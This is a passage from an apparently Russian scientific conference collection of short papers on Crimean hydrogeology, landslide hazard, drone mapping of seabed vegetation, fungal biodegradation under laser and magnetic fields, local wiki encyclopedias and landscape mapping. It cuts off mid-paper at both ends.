4. Об утверждении нормативов качества воды водных объектов рыбохозяйственного значения, в том числе нормативов предельно допустимых концентраций вредных веществ в водах водных объектов рыбохозяйственного значения: приказ Министерства сельского хозяйства РФ № 552 от 13.12.2016 [Электронный ресурс], URL: www.pravo.gov.ru (дата обращения: 25.02.2020).

5. Поликарпов Г.Г. Радиоэкология морских организмов. М.: Атомиздат, 1964. 296 с.
6. Стецюк А.П., Егоров В.Н. Способность морских взвесей концентрировать ртуть в зависимости от её содержания в акваториях шельфа // Системы контроля окружающей среды. 2018. Вып. 13 (33). С. 123–132.

УДК 504.06

ДЕЙСТВИЕ ЛАЗЕРНОГО ИЗЛУЧЕНИЯ И МАГНИТНОГО ПОЛЯ НА БИОДЕГРАДАЦИЮ ПРОМЫШЛЕННЫХ МАТЕРИАЛОВ

Шишкин А. Ю., Макаров И. О., Клюев Д. А., Смирнов В. Ф., Смирнова О. Н., Аникина Н. А.
Нижегородский государственный университет им. Н. И. Лобачевского,

Микроскопические грибы обладают системами высокоактивных окислительных, гидролитических и других ферментов, осуществляющих разнообразные химические превращения сложных субстратов, как природного, так и синтетического происхождения, которые зачастую являются труднодоступными или недоступными для других микроорганизмов [2, 6].

Деструктивной активности микромицетов придается большое значение в области прикладной микробиологии что, особенно актуально при разработке технологий, связанных с утилизацией промышленных отходов и очисткой окружающей среды от поллютантов (загрязнителей) [4].

Установлено, что различные промышленные материалы являются поллютантами и после окончания сроков их эксплуатации представляют серьезную угрозу для окружающей среды. Одним из наиболее экологичных и экономичных методов утилизации поллютантов является – биологический [1, 3].

В последнее время наиболее перспективными в области повышения деструктивной активности микроорганизмов, в частности мицелиальных грибов, являются исследования по влиянию на их жизнедеятельность различных физических факторов [5, 7, 8].

Целью работы являлось изучение действия низкочастотного импульсного магнитного поля (МП) и низкоинтенсивного лазерного излучения (НИЛИ) на процесс биодеградации ряда полимерных материалов.

Объектами исследований были следующие штаммы мицелиальных грибов, полученных из Всероссийской коллекции микроорганизмов (ИБФМ РАН, Пущино): *Alternaria alternata* (Fr.) Keisser ВКМ F-1120, *Aspergillus niger* van Tieghen ВКМ F-1119, *Penicillium cyclopium* Weistling ВКМ F-265. Данные виды микромицетов являются активными биодеструкторами различных промышленных материалов.

Испытуемые материалы: древесноволокнистые плиты (ДВП) и полиэстер.

В качестве физических факторов применяли:

- низкочастотное импульсное магнитное поле. Для создания поля использовали источник VL 2 (пачки импульсов длительностью 227 мкс с амплитудой магнитной индукции 1,5 мТл, следующие с частотой 15 Гц) и применяли генератор фирмы «Electro-Biology Inc.» (USA). Длительность воздействия составляло 30 и 150 минут.

- низкоинтенсивное лазерное излучение. Для создания лазерного излучения использовался многомодовый полупроводниковый InGaP/GaAs/InGaAs лазер полоскового типа, изготовленный НИФТИ ННГУ. Режим работы лазера непрерывный, длина волны генерации 980 нм. Изучали воздействие лазера на двух показателях мощности – 0,3 и 0,7 Вт. Диапазон мощности выбран нами для исключения влияния теплового эффекта на объекты исследований.

Грибостойкость материалов оценивали по ГОСТ 9.049-91.

Результаты исследования показали, что электромагнитное поле способно вызывать интенсивную деструкцию ДВП и полиэстера грибами *A. alternata* и *A. niger* в более ранние сроки по сравнению с контролем (не облученными образцами). Тогда как деструктивный процесс *P. cyclopium* ДВП оставался на уровне контроля, а в случае с полиэстером даже замедлялся.

Иная картина наблюдается при действии на испытуемые материалы НИЛИ, в этом случае увеличение деструктивной активности имело место только для *P. cyclopium* в вариантах с ДВП, а для полиэстера у грибов *A. niger* и *A. alternata*.

Таким образом, проведенные исследования показывают, что такие физические факторы как низкочастотное импульсное магнитное поле и низкоинтенсивное лазерное излучение способны влиять

на увеличение деструктивной активности грибов – активных биодеградантов промышленных материалов. Способность исследуемых физических факторов оказывать влияние на процесс биодеградации различных материалов может быть связана с влиянием исследуемых факторов на активность экзоферментов микроскопических грибов, участвующих в деструктивных процессах.

Было установлено, что интенсивность деструкционного процесса зависит от химического состава поллютанта, вида гриба – биодеструктора и от величины действия физического фактора.

В связи с этим, исследуемые физические факторы могут быть использованы при разработке технологии ускоренной биоутилизации поллютантов на основе отходов различных промышленных материалов с использованием микроскопических грибов. Эти биотехнологии позволят снизить негативное влияние поллютантов на окружающую среду и здоровье человека.

Список литературы

1. Мочалова А. Е. и др., Редукционные технологии при утилизации отходов полимерных материалов. Н. Новгород: Издательство Нижегородского госуниверситета Н. И. Лобачевского. 2016. 123 с.

2. Сухаревич В. И. и др. Защита от биоповреждений, вызываемых грибами. ЭЛБИ-СПБ. Санкт-Петербург. 2009. 207 с.

3. Chiellini E., Recent advances in biodegradable polymers and plastics. Wiley, Somerset New Jew Jersey U.S.A.: John & Sons, 2003. 466 p.

4. Myer K. et al., Applied plastics engineering handbook: processing and material. William Andrew, 2011. 574 p.

5. Makarov I.O. et. al., Effect of low frequency pulsed magnetic field and low-level laser radiation on oxidoreductase activity and growth of fungi active destructors of polymer materials // Microbiology. V. 88 (1). p. 72-78.

6. Shah A.A. Biological degradation of plastics: A comprehensive review // Biotechnology Advances. 2008. V.26. P. 246-265

7. Smirnov V.F. et al. The influence of factors of a biological and physical nature on the biodegradation physicochemical properties of composites based on polyvinyl chloride and natural polymers // International polymer Science and Technology. V.6. № 45. 2018. p. 283-288.

8. Treu A., Larnoy E. Impact of a low pulsed electric field on the fungal degradation of wood in laboratory trials // Int. Biodet. Biodeg. 2006. V. 114. P. 244-251.

УДК 556.3

ГИДРОГЕОЛОГИЧЕСКИЙ РЕЖИМ ПОДЗЕМНЫХ ВОД МЕЖДУРЕЧЬЯ БОЛЬШОГО И МАЛОГО САЛГИРА В ПРЕДЕЛАХ СИМФЕРОПОЛЯ (КРЫМ)

Амеличев Г. Н., Галкина М. В.

Крымский федеральный университет им. В.И. Вернадского, г. Симферополь

Введение. Республика Крым и город Севастополь являются территориями, относящимися к регионам с острой нехваткой ресурсов пресных вод. Несмотря на предпринимаемые меры, проблема вододефицита сохраняется и требует новых подходов для ее решения. Одним из путей выхода из кризиса является опора на традиционные местные малые источники водопотребления (родники, источники, колодцы), роль которых незаслуженно принижается, несмотря на многолетний опыт водопользования. Но для успешной и научно обоснованной эксплуатации этих ресурсов необходимы знания об условиях их формирования и режимах функционирования в разных ситуациях.

В связи с изложенным, *целью* данного исследования выступает изучение гидрохимического, термического и расходометрического режима нескольких карстовых источников, расположенных в междуречье Большого и Малого Салгира на территории Симферополя. Для достижения поставленной цели решались следующие *задачи*: оценка гидрогеологических условий функционирования карстово-водоносных систем междуречья; анализ гидрологических и физико-химических параметров карстовых источников территории, полученных на основе многолетних мониторинговых исследований; оценка режимных характеристик источников как трассерного сигнала, идущего от осадков.

Результаты исследования. Изучение гидрогеологического режима подземных вод осуществлялось на основе мониторинговых исследований, ведущихся с 2014 г. Установлено, что междуречье сложено слабонаклонными растворимыми известняками среднего и мергелями верхнего эоцена, в толще которых развит эоценовый водоносный горизонт. Карстово-водоносная система междуречья состоит из трех звеньев: звено питания – водораздельная часть Битакской куэсты, звено транзита – средняя часть структурного склона, звено разгрузки – нижние приречные части моноклинального склона.

Разгрузка карстовых вод осуществляется через ряд мелких (Чокурча, Семашко) и крупных (родники Гагаринского пруда) природных источников и искусственные дренажные коллекторы (у моста на ул. Толстого, у Причала Добра и др.). На этих объектах проводились систематические (1-3 раза в месяц) замеры электропроводности, минерализации, температуры и расхода воды. Для электрохимических и термометрических измерений использовался автономный кондуктометр EC300 фирмы YSI, для расходометрии применялся поплавковый метод на замыкающих створах анализируемых объектов.

Для выявления внутригодового режима в очагах разгрузки подземных вод по 7-летним наблюдениям были рассчитаны средние месячные значения каждого из показателей (рис. 1). Сходство режимов электропроводности и минерализации на каждом из водопунктов свидетельствует о единой природе этих показателей. Для источников Чокурча и Семашко характерны летние максимумы и зимне-весенние минимумы, что в первом случае может быть объяснено летней меженью, а во втором – приходом слабоминерализованных талых вод. Совершенно иной режим электропроводности и минерализации имеют воды Гагаринского пруда. Минимум приходится на сентябрь, а максимум – на февраль. Почти обратный характер показателей может быть связан с несколькими предполагаемыми причинами. Приход к концу лета конденсационных вод, максимальная вегетация водной растительности пруда, максимальный вклад антропогенного стока – формируют минимум. Зимний максимум объяснить труднее – возможно в воды пруда попадают растворы антигололедных средств. Гидрохимический режим дренажного коллектора несет переходные черты между источниками и водами пруда. Он имеет два максимума - в феврале и августе и два минимума – в апреле (малый) и октябре (большой).




Рис. 1. Средние многолетние параметры электропроводности, минерализации, температуры и расхода в пунктах разгрузки (а-г) подземных вод междуречья Б. и М. Салгира: а – ист. Чокурча, б – ист. Семашко, в – дренаж у моста на ул. Толстого, г – Гагаринский пруд.

Термический режим характеризуется распределением, тесно связанным с ходом температуры воздуха. Расхождение экстремальных значений температуры воды между анализируемыми пунктами разгрузки подземного стока может достигать 1-2 месяцев, что связано с геолого-геоморфологическими и экспозиционными различиями их водосборов. В общем виде температурные максимумы приходятся на июль-сентябрь, минимумы – на январь-март.

Водный режим объектов мониторинга является наиболее информативным не только в плане выявления их схожести (связи), но и для оценки гидрогеологических условий функционирования дренируемого эоценового водоносного горизонта (определения источников и участков формирования подземного стока). Анализ корреляционной матрицы осадков и расходов в основных пунктах разгрузки позволил установить, что характер выпадения осадков не влияет на режим стока всех анализируемых объектов, кроме источника Семашко. Последний разгружаясь в аллювий первой надпойменной террасы, транслирует свой режим в другие водопункты аллювиального заложения: дренажный коллектор у моста на ул. Толстого (в ослабленном виде; r = 0,40) и родники Гагаринского пруда (в усиленном виде; r = 0,85). Такая ситуация может рассматриваться как признак единства этих вод и своеобразный вид трассирования, где сигналом служит режим.

Выводы. Электропроводность, минерализация, температура и расход карстовых источников, а также их режим могут выступать как важные диагностические критерии происхождения и динамики подземных вод, определения источников их поступления, выявления областей питания и разгрузки.

Исследование выполнено при финансовой поддержке РФФИ и Совета министров Республики Крым в рамках научного проекта № 19–45–910008, код р_а.

УДК 913 (551.4.3)

ОЦЕНКА ОПОЛЗНЕВОЙ ОПАСНОСТИ Г. СЕВАСТОПОЛЯ МЕТОДОМ АНАЛИЗА ИЕРАРХИЙ

Новиков А. А., Каширина Е. С.

Филиал МГУ им. М.В. Ломоносова в г. Севастополе

Юго-западный Крым, где расположен Севастопольский регион, характеризуется большим разнообразием природных условий, генерирующих целый ряд опасных явлений. Среди геологических экзогенных процессов наиболее активны оползни и абразия. При этом, если абразионные процессы сосредоточены в прибрежной зоне моря, то оползневые проявления встречаются на всей территории города. В такой ситуации локализация районов оползневой опасности – необходимое условие для успешного хозяйственного освоения территории.

Для локальной территории, однородной в геологическом плане, эта проблема решается с использованием методов численного моделирования [1], основанного, как правило, на расчете устойчивости склона с использованием некоторых показателей физико-механических свойств пород. Однако такие подходы плохо работают на региональном масштабе, особенно в случае с неоднородными геолого-геоморфологическими условиями. С учетом этого, для оценки оползневой опасности региона наиболее применимы методики комплексного анализа разрозненных полевых и статистических данных, основанные на использовании геоинформационных систем.

В данной работе, для оценки оползневой опасности г. Севастополя используется метод «оползневого потенциала» [2]. Он основан на определении вероятности возникновения оползней в зависимости от величин вероятностей воздействия факторов оползнеобразования (P1, P2, P3, …, P *n*) [3]. В качестве таких факторов выступали: уклон поверхности, индекс вертикальной расчлененности (TRI), индекс топографической влажности, продольная кривизна поверхности, тип растительности (по NDVI), тип грунтов, площадь под строениями, сейсмичность. Исходными данными являлись векторные геологические карты и карты инженерной освоенности региона, кадастровая карта оползней г. Севастополя, цифровая модель рельефа ASTER GDEM V2, мультиспектральные снимки территории с КА Sentinel-2. Расчёты проводились на гексагональной сетке с площадью ячейки 4400 м^2.

Проведенная оценка позволила выделить группы информационных классов и рассчитать их весовые коэффициенты (табл. 1):

Таблица 1. Разделение основных факторов, обусловливающих активизацию оползневых процессов в пределах г. Севастополя.

Параметр	Значения	Класс	Кол-во оползней	Площадь, км^2	Нормализованный весовой коэф-т
Уклон поверхности, град	8	1	16	115.63	0.04
	15	2	33	162.62	0.06
	25	3	25	92.97	0.08
	35	4	15	21.04	0.21
	>35	5	18	8.52	0.62
Индекс вертикальной расчлененности	18	1	58	145.16	0.44
	31	2	33	146.19	0.25
	48	3	13	79.94	0.18
	87	4	3	25.70	0.13
	>87	5	0	3.80	0.00
Индекс топографи-ческой влажности	6,9	1	20	178.65	0.04
	8,7	2	40	143.00	0.10
	11,4	3	21	51.70	0.14
	15,8	4	18	21.03	0.29
	24	5	8	6.41	0.43

Продольная кривизна поверхности	0.001	1	42	204.75	0.07
	0.002	2	30	111.35	0.09
	0.004	3	22	65.30	0.11
	0.007	4	4	14.99	0.09
	0.02	5	9	4.41	0.65
Тип растительности	Без растит-ти	5	28	12.93	0.66
	Степн. растит.	4	45	60.13	0.23
	Куст. растит.	3	20	90.49	0.07
	Древ-куст. раст.	2	10	106.85	0.03
	Древ. растит.	1	4	130.39	0.01
Тип грунтов	'Скальный'	1	2	12.78	0.16
	'Полускальный'	2	43	162.97	0.27
	'Смешанный'	3	26	82.36	0.32
	'Рыхлый'	5	36	142.68	0.26
Площадь под строениями (м)	0.1	0	83	376.63	0.07
	190	1	18	18.78	0.29
	530	2	5	3.62	0.42
	1075	3	1	1.38	0.22
	2230	4	0	0.33	0.00
	> 5000	5	0	0.04	0.00
Сейсмичность	'8 баллов'	1	36	93.97	0.62
	'9 баллов'	2	71	306.82	0.38

Районирование территории г. Севастополя по степени оползнеопасности проведено с использованием метода взвешенных сум м. Площадь территории, на которой возможно развитие оползневых процессов, составила 48 % от всей площади г. Севастополя. Так же было выделено 3 интегральных класса опасности, с выделением соответствующих зон на местности:

- зона низкой оползневой опасности (177 км^2) в основном приурочена к водораздельным возвышенностям и пологим залесенным склонам северной и юго-восточной части Севастополя;
- зона средней оползневой опасности (203 км^2) локализуется в пределах овражно-балочной сети Гераклейского полуострова, на склонах долин рек Черная, Бельбек и Кача;
- зона высокой оползневой опасности (24 км^2) характерна для крутых склонов прибрежной зоны, техногенно-преобразованных склонах балок и оврагов.

Исследование выполнено при поддержке РФФИ, грант № 18-45-920045 р_а.

Список литературы

1. Михайлов В.О. Классификация численных математических моделей селевых и склоновых процессов // Инженерная геология. 2011. No 3. С. 56–63.
2. Гулакян К.А., Кюнтцель В.В., Постоев Г.П. Прогнозирование оползневых процессов. М. : Недра, 1977. 135 с.
3. Нгуен Ч.К., Фоменко И.К., Пендин В.В., Нгуен К.Т.. Применение метода анализа иерархий при региональной оценке оползневой опасности (на примере района северо-западный Лаокай, Вьетнам) / // Геоинформатика. 2017. No 2. С. 53-66

УДК 582.26/.27:574.9(262.5)

ИСПОЛЬЗОВАНИЕ БПЛА ДЛЯ ИЗУЧЕНИЯ ДОННОЙ РАСТИТЕЛЬНОСТИ (ЧЁРНОЕ МОРЕ, СЕВАСТОПОЛЬ)

Панкеева Т. В.[1], Миронова Н. В.[1], Новиков Б. А.[2]

[1] Федеральное государственное бюджетное учреждение науки Федеральный исследовательский центр "Институт биологии южных морей имени А. О. Ковалевского РАН", г. Севастополь

[2] Федеральное государственное автономное образовательное учреждение высшего образования «Севастопольский государственный университет, г. Севастополь

Макрофитобентос является функционально важным звеном прибрежных экосистем, который выполняет средообразующую роль, участвует в самоочищении и аэрации водных масс, имеет высокий продукционный потенциал. В связи с этим, приобретают актуальность разработка и применение современных технологий в изучении пространственного распределения донной растительности. С появлением различных моделей радиоуправляемых беспилотных летательных аппаратов (БПЛА) и по мере совершенствования программного обеспечения возрастает интерес к использованию качественных детальных аэрофотоснимков высокого разрешения как, в целом, для морских исследований, так и, в частности, для исследования макрофитов. В настоящее время накоплен теоретический и практический опыт картографического изучения наземной растительности, где активно внедряются ГИС-технологии, данные аэрофотосъёмок и спутниковых снимков. Однако работ, посвящённых картографированию донной растительности с использованием дистанционных методов, в том числе для прибрежья Чёрного моря, мало. В статье показана возможность применения БПЛА для изучения и картографирования макрофитобентоса в прибрежной зоне моря, что позволяет оперативно и точно получать информацию о его пространственном распределении. Предложен подход к составлению карты донной растительности с применением БПЛА и использованием ГИС-технологий в сочетании с классическими гидроботаническими исследованиями макрофитобентоса.

В качестве модельного полигона для картографирования макрофитобентоса выбрана бухты Ласпи и Круглая. Бухты отличаются биологическим разнообразием, обилием уникальных местообитаний донной растительности, где представлены сообщества морских трав и водорослей. Гидроботанические исследования и аэрофотосъёмка, выполненная при помощи БПЛА, проведены в бухтах в летний период 2016–2019 гг. На основе аэрофотосъёмки выделены границы распространения макрофитобентоса, тогда как состав и структура фитоценозов определены по результатам гидроботанического изучения. Проведена классификация ареалов массовых видов макрофитов, которые стали объектами картирования. Границы их распространения оцифрованы с помощью программного пакета *QGIS* версия 2.18.12. Составлены карты распределения макрофитобентоса в бухте Ласпи и Круглая. Показаны закономерности пространственные распределения и даны количественные характеристики доминирующих видов макрофитов (виды цистозиры, филлофора курчавая, взморник морской и взморник Нольта).

В бухте Ласпи виды цистозиры приурочены к глыбово-валунному субстрату и характерны для всего прибрежья. Филлофора курчавая господствует вдоль юго-восточного побережья на выходе из бухты на гравийно-песчаных отложениях с битой ракушей. В центральной части бухты на илисто-песчаных донных осадках зарегистрированы заросли морских трав. Бухта Ласпи характеризуется значительными площадями, где донная растительность отсутствует [1].

В бухте Круглая виды цистозиры приурочены к глыбово-валунному субстрату и отмечены для западного и восточного прибрежья. Филлофора курчавая встречается в глубоководной зоне на выходе из бухты вдоль обоих побережий на гравийно-песчанных отложениях с битой ракушей. В южной части бухты на илисто-песчаных донных осадках зафиксированы заросли высшей водной растительности. В кутовой части бухты произрастают зелёные виды водорослей [2].

Применение беспилотных аппаратов, в основе использования которых лежит оперативность и точность получения достоверной информации, для создания гидроботанических карт изучаемых акваторий, позволяет корректнее наносить на карту ареалы и границы распространения макрофитобентоса. Использование ГИС-технологий, в частности программного пакета ArcGIS, разрешает создавать отдельные слои карты по каждому картируемому разделу легенды. Построенная таким способом карта даёт возможность проследить многолетние и сезонные изменения распространения донной растительности.

Таким образом, применение современных технологий в картографировании позволяет определять пространственно-временные изменения макрофитобентоса в прибрежной зоне, проводить анализ природных и антропогенных факторов, влияющих на его состояние, выполнять мониторинг и прогнозировать развитие ситуации, которая будет способствовать выработке предложений и рекомендаций для принятия управленческих решений в области охраны природы. В настоящее время аэрофотосъёмка с помощью БПЛА является необходимым элементом экспедиционных морских исследований донной растительности. Однако, применение современных технологий требует дальнейших научно-методологических разработок.

Работа выполнена в рамках госзадания ФГБУН ИМБИ гос. рег. № АААА-А18-118021350003-6.

Список литературы

1. Панкеева Т. В., Миронова Н. В., Пространственное распределение макрофитобентоса с учётом ландшафтной структуры дна в бухте Ласпи (Черное море). // Вестник Удмуртского ун-та. Серия Биология. Науки о Земле, 2019. № 29 (1), С. 111 – 123.

2. Панкеева Т. В., Миронова Н. В., Новиков А. Б., 2019. Картографирование донной растительности бухты Круглая (г. Севастополь, Чёрное море). // Экологическая безопасность прибрежной и шельфовой зон моря, 2019 № 3, С. 61–71.

УДК 911 + 004.031.42

ЛОКАЛЬНЫЕ ВИКИ-СИСТЕМЫ: ИХ РОЛЬ В СОЦИАЛЬНО-ЭКОНОМИЧЕСКОМ РАЗВИТИИ ГОРОДОВ, ПЕРСПЕКТИВЫ СОЗДАНИЯ И ПРИМЕНЕНИЯ

Прыгунова И. Л., Бубнов А. С., Раевский Е. Н., Бубнов Е. А.

МГУ им. М. В. Ломоносова, г. Москва

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Национальный исследовательский университет «Высшая школа экономики», г. Москва

Место и роль современных информационных систем в цифровой экономике, в настоящее время, не требуют доказательств. Современные информационные системы, построенные на вики-принципах становятся основами электронных энциклопедий в качестве достоверных источников информации, которые могут применятся в системах государственного управления и коммерческого назначения. К ним обращаются, в первую очередь, школьники и студенты, обыватели, для быстрого понимания того или иного вопроса. Самым известным информационным проектом является всемирная электронная энциклопедия «Википедия». Объём оформленных статей, строгие требования к контенту, жёсткие процедуры оформления информации и скорость её пополнения позволяют считать Википедию крупнейшим смысловым хранилищем, в том числе, и, на русском языке из всех, когда-либо накопленных человечеством. В основу Вики-принципов [1,2,3,4] положено массовое инициативное волонтёрство.

Некоторые принципы организации создания и сопровождения контента в Википедии не позволяют полноценно использовать её для достижения многих тематических целей. Например, эти принципы не позволяют каждому вести такие проекты, как собственная родословная, описание микрообъектов (по типу истории домов на улице) и т.п. Иногда смущает корректность поданной информации. Ограничено также описание субъектности некоторых объектов, которые однозначно определены в гражданско-правовом поле страны (например, государственная принадлежность Крымского полуострова). Детально не исследованы вариации поведения волонтёрских участников вики-проектов, возникающие при изменении классических свойств этих проектов, введённых первыми разработчиками вики-систем.

Организация собственной программно–аппаратной платформы с привычными для пользователей элементами и принципами взаимодействия, а также научно – методическое обеспечение её наполнения позволят преодолеть указанные ограничения.

Целями исследований, связанных с перспективными вики-системами должны стать:

1. Разработка методик создания электронных энциклопедий локальных объектов в качестве достоверных источников информации, которые могут применятся в системах государственного управления и коммерческого назначения;

2. Разработка и тестирование методик использования и дополнения этих энциклопедий путём добровольного участия граждан (волонтёров) и организаций;

3. Введение важных информационных источников по описываемым объектам в мировой оборот знаний;

4. Подготовка специалистов по работе с вики-подобными системами;

5. Разработка и внедрение методики повышение информационной значимости и достоверности создаваемых волонтерами электронных баз данных.

6. Создание социально – значимого демонстрационного интернет – проекта, и, другие.

В качестве демонстрационного проекта целесообразно провести работу по созданию вики-энциклопедии Севастополя. На настоящий момент, не существует достаточно полного и единого источника достоверной комплексной и системной географической информации (как физико-географической, так и социально-экономической) о территории города федерального значения Севастополь в виде общедоступной электронной энциклопедии, которая позволяла бы достаточно полно и комплексно анализировать его социально-экономическое развитие, в том числе, и, для целей развития туризма, устойчивого развития городской и сельских зон города, сохранения природного и культурного наследия. В ходе работы станет возможным создание информационной модели туристско-рекреационной системы/кластера, позволяющей анализировать на только динамику развития кластерных систем в туризме на региональном и локальном уровне [5], что является еще мало изученным феноменом, имеющим особую специфику, но и получить основу для анализа и систематизации информации существующих научных и научно-популярных баз данных, а также других популярных источников. Практической стороной проекта станет электронная научно-популярная информационная база города федерального значения (ГФЗ) Севастополь, основанная на достоверной информации.

Одним из результатом работ может стать развитие теории и методологии в изучении формирующихся кластерных систем в туризме, где моделью выступает город и его административная территория. Созданная и непрерывно пополняемая детальная и достоверная электронная энциклопедия даст возможность для использования её материалов в различных направлениях, например образование, создание информационных коммерческих систем и т.д. Важным аспектом, предложенного проекта является его воспитательная и образовательная роль, привлечение волонтёров, в том числе, студентов и школьников, к фундаментальным научным исследованиям, имеющим большое значение для развития любого региона страны.

Результаты работ, опыт взаимодействия различных структур, междисциплинарность и методология были бы, также, интересны для других субъектов Российской Федерации.

Список литературы

1. Bo Leuf, Ward Cunningham. The wiki way. — Boston, San Francisco, New York, Toronto, Montreal, London, Munich, Paris, Madrid, Capetown, Sydney, Tokyo, Singapore, Mexico City: Addison-wesley, 2001. — 435 с. — ISBN 0-201-71499-X.

2. Reda Kerbouche, Zakaria Mimouni. Massiv open online course «Viki Masaaq» (MOOC). — Dream Art Pictures, 2018.

3. Козловский С. А., Багдасарова С. А., Медейко В. В., Цапенко А. М. Открытое наследие: Взаимодействие вики-сообществ и учреждений культуры для продвижения культурного наследия. Методическое пособие. / Под общ. ред. С. А. Козловского, науч. и худож. ред. Н. Н. Литвинов. — М.: Астро Дизайн, 2018. — 106 с. — ISBN 978-5-9901753-2-7

4. Крижановский А. А. Работа в вики-среде на примере русской «Википедии»: учебное пособие для студентов и преподавателей вузов. — Петрозаводск: ПетрГУ, 2015. — ISBN 978-5-8021-2506-9.

5. Александрова А.Ю. Современные проблемы сервиса и туризма. – 2007. -№1.-С.51-61

УДК 911.6

ЛАНДШАФТНАЯ КАРТА ТЕРРИТОРИИ НАЦИОНАЛЬНОГО ПРИРОДНОГО ПАРКА «ТАРХАНКУТСКИЙ» РЕСПУБЛИКИ КРЫМ

Скребец Г. Н., Щербакова А. А

Таврическая академия ФГАОУ ВО «Крымский федеральный университет имени В. И. Вернадского», г. Симферополь

Введение. Непрекращающееся, а напротив, все усиливающееся антропогенное воздействие на природу, вызывает необходимость контроля над ее современным состоянием и ее охраны. В первую очередь это касается уникальных в природном отношении территорий, одной из которых является национальный природный парк «Тарханкутский».

Наиболее комплексные сведения о природе дают ландшафтные исследования, позволяющие не только собрать информацию о ее отдельных компонентах, но и установить их взаимосвязи, т.е. представить их как целостное природное образование – ландшафт. Для выявления пространственных закономерностей формирования ландшафтной структуры необходимы ландшафтные карты, что и определило цель исследования – составление ландшафтной карты на территорию национального природного парка «Тарханкутский». Исследования опирались на методические разработки и основные положения, рассмотренные в монографии [2].

Результаты исследования. Подразделяя ландшафтную структуру на две подсистемы – природную и хозяйственную, установлено, что пространственное положение естественных ландшафтов на исследуемой территории в значительной степени определяется высотой местности. В связи с этим, для легенды к ландшафтной карте использовалось представления о системе ландшафтных ярусов, изложенные в работе [1].

В соответствии, на исследуемых двух участках национального природного парка «Тарханкутский» в природной подсистеме выявлено 6 ландшафтных ярусов, включающих 36 видов урочищ, которые можно сгруппировать по отношению к элементам рельефа в три типа: урочища днищ эрозионных форм, склонов и водоразделов (рис. 1). Ландшафтные ярусы располагаются в следующей последовательности.

Наибольшую высоту над уровнем моря имеет ярус Древнеэлювиальный гребней продольнонаклонных увалов петрофитно-степной (150-90 м над у. м.) В его пределах выделяется 8 видов урочищ. Ниже располагается ярус трансэлювиальный средних частей склонов увалов петрофитно- и кустарниково-степной (90-60 м над у. м.), представленный 7 видами урочищ. За ним – ярус Трансэлювиальный нижних частей склонов увалов опустыненных петрофитных и кустарниковых степей (60-40 м над у. м.) с 9 видами урочищ. Далее - Трансэлювиальный наклонно-равнинный петрофитных, настоящих и кустарниковых степей (40-10 м над у.м.), включающий 4 вида. Два яруса: Синклинально-котловинный кустарниково-нагорно-ксерофитно-степной и Джангульское оползневое степное, луговое и кустарниковое морское побережье выделяются не столько высотным положением, сколько приуроченностью к геоморфологическим формам.

Хозяйственная ландшафтная подсистема представлена отдельными объектами. На территории Большого Атлеша расположен рыбацкий стан, который имеет многовековую историю. Создан ландшафтно-рекреационный комплекс «Атлеш» с часовней, кафе и сезонным дельфинарием. В низовьях крупных балок имеются колодцы. Увеличивается сеть грунтовых и шоссейных дорог и в целом увеличивается рекреационная нагрузка.




Рис.1. Современные ландшафты национального природного парка«Тарханкутский»

Заключение. В системе ландшафтных ярусов НППТ отражена определенная эволюционная закономерность – последовательно от литорального низинного до древнеэлювиального останцово-водораздельного увеличивается возраст ландшафтных ярусов и закономерно изменяется комплекс факторов, управляющих их динамикой. Более сложным в ландшафтном отношении является Джангульский участок парка, что связано с густым горизонтальным и глубоким вертикальным расчленением и увлажнением территории.

Список литературы

1. Гродзинский М.Д. Геоситемы западной части ранинного Крыма, их динамика и и устойчивость к оросительным мелиорациям. Автореф. канд. диссерт. – К., 1983. – 20 с.

2. Позаченюк Е.А. Структура территориальных ландшафтов // Современные ландшафты Крыма и сопредельных акваторий. Симферополь: Бизнес-Информ, 2009. С. 164 – 179.

УДК 551.435.1

НЕКОТОРЫЕ АСПЕКТЫ МОРФОГЕНЕЗА ДОЛИН РЕК СЕВЕРО-ЗАПАДНОГО СКЛОНА КРЫМСКИХ ГОР

Шик Н. В.

ГБОУ ДО «Севастопольский центр туризма, краеведения, спорта и экскурсий», Севастополь

Формирование речной сети Крымского полуострова, связанная с историей геологического развития Горного Крыма, уже многие десятилетия является темой активного обсуждения в научном мире. Точная и детальная реконструкция эрозионно-денудационного расчленения Крымского полуострова имеет большое теоретическое и практическое значение, раскрывая особенность морфоструктурного строения полуострова, знак, скорость, амплитуду, ритмичность тектонических движений в прошлом и в настоящее время, дает предпосылки к прогнозу катастрофических явлений в долинах рек. Появившиеся в последние десятилетия новые представления о строение земной коры Горного Крыма и Черноморской котловины дают возможность более объективно взглянуть на концепции заложения и развития речной сети. В середине XX века формирование консеквентных и субсеквентных рек Крымского предгорья объяснялось литологическим фактором, отмечали при этом, что в отдельных случаях «долины могут быть приурочены к тектоническим трещинам» [3]. В 90-х годах главный акцент в формировании рельефа переносится на тектонический фактор. В настоящее время его называют ведущим фактором рельефообразования [4]. Не отрицая главенствующей роли в развитии рельефа морфоструктур, нельзя забывать о единстве противоположностей, какими обычно выступают эндогенные и экзогенные процессы, результирующем которых является рельеф – сложная динамическая система.

К главным рекам в Юго-Западном Крыму относят реки: Булганак Западный, Альма, Кача, Бельбек, Черная [6]. В целом главные реки Юго-Западного Крыма в своем верхнем и среднем течении ориентированы вкрест простирания Горного Крыма (то есть кордантно по отношению к уклону земной поверхности), а в пределах Предгорья становятся классическими консеквентными реками, принимая под прямым углом субсеквентные притоки. На длинных структурных склонах Внутренней гряды (угол наклона 5-9°) формируется сеть субпараллельных ресеквентных притоков с шагом расстояния между собой - 0,7-1,0 км. Реки последовательно проходят по северному склону Главной гряды, моноклинальные гряды Предгорья, далее переходят на пологоволнистую равнину позднеплиоценового-раннечетвертичного времени. Естественно, в каждой зоне у всех водотоков будет происходить изменение рисунка речной сети: в самых верховьях она имеет перистый тип; в районе пересечения межгорных котловин, таких как Байдарская, Варнутская, Коклузскую, приобретает радиально-центростремительный; в зонах пересечения моноклинальных гряд – ортогонально-решетчатый. Практически одинаковые азимуты простирания речных долин в сходных геоморфологических зонах, свидетельствуют, во первых, о принадлежности всех речных систем к единой моноклинали северного крыла Главной гряда, вовлеченной в сводовое воздымание, Начало неотектонического этапа орогенеза относят к середине плиоцена [2,3]. Во-вторых, симметричные изгибы речных долин подчеркивают существование единого поля тектонических палеонапряжений [1], которое проявилось в образовании сопряженной системы разломов северо-западного (310°) и северо-восточного (40°) простирания. Именно северо-западные разломы и зоны повышенной трещиноватости, ставшие своеобразными зонами ослабления были «выбраны» палеореками для закладки своих русел.

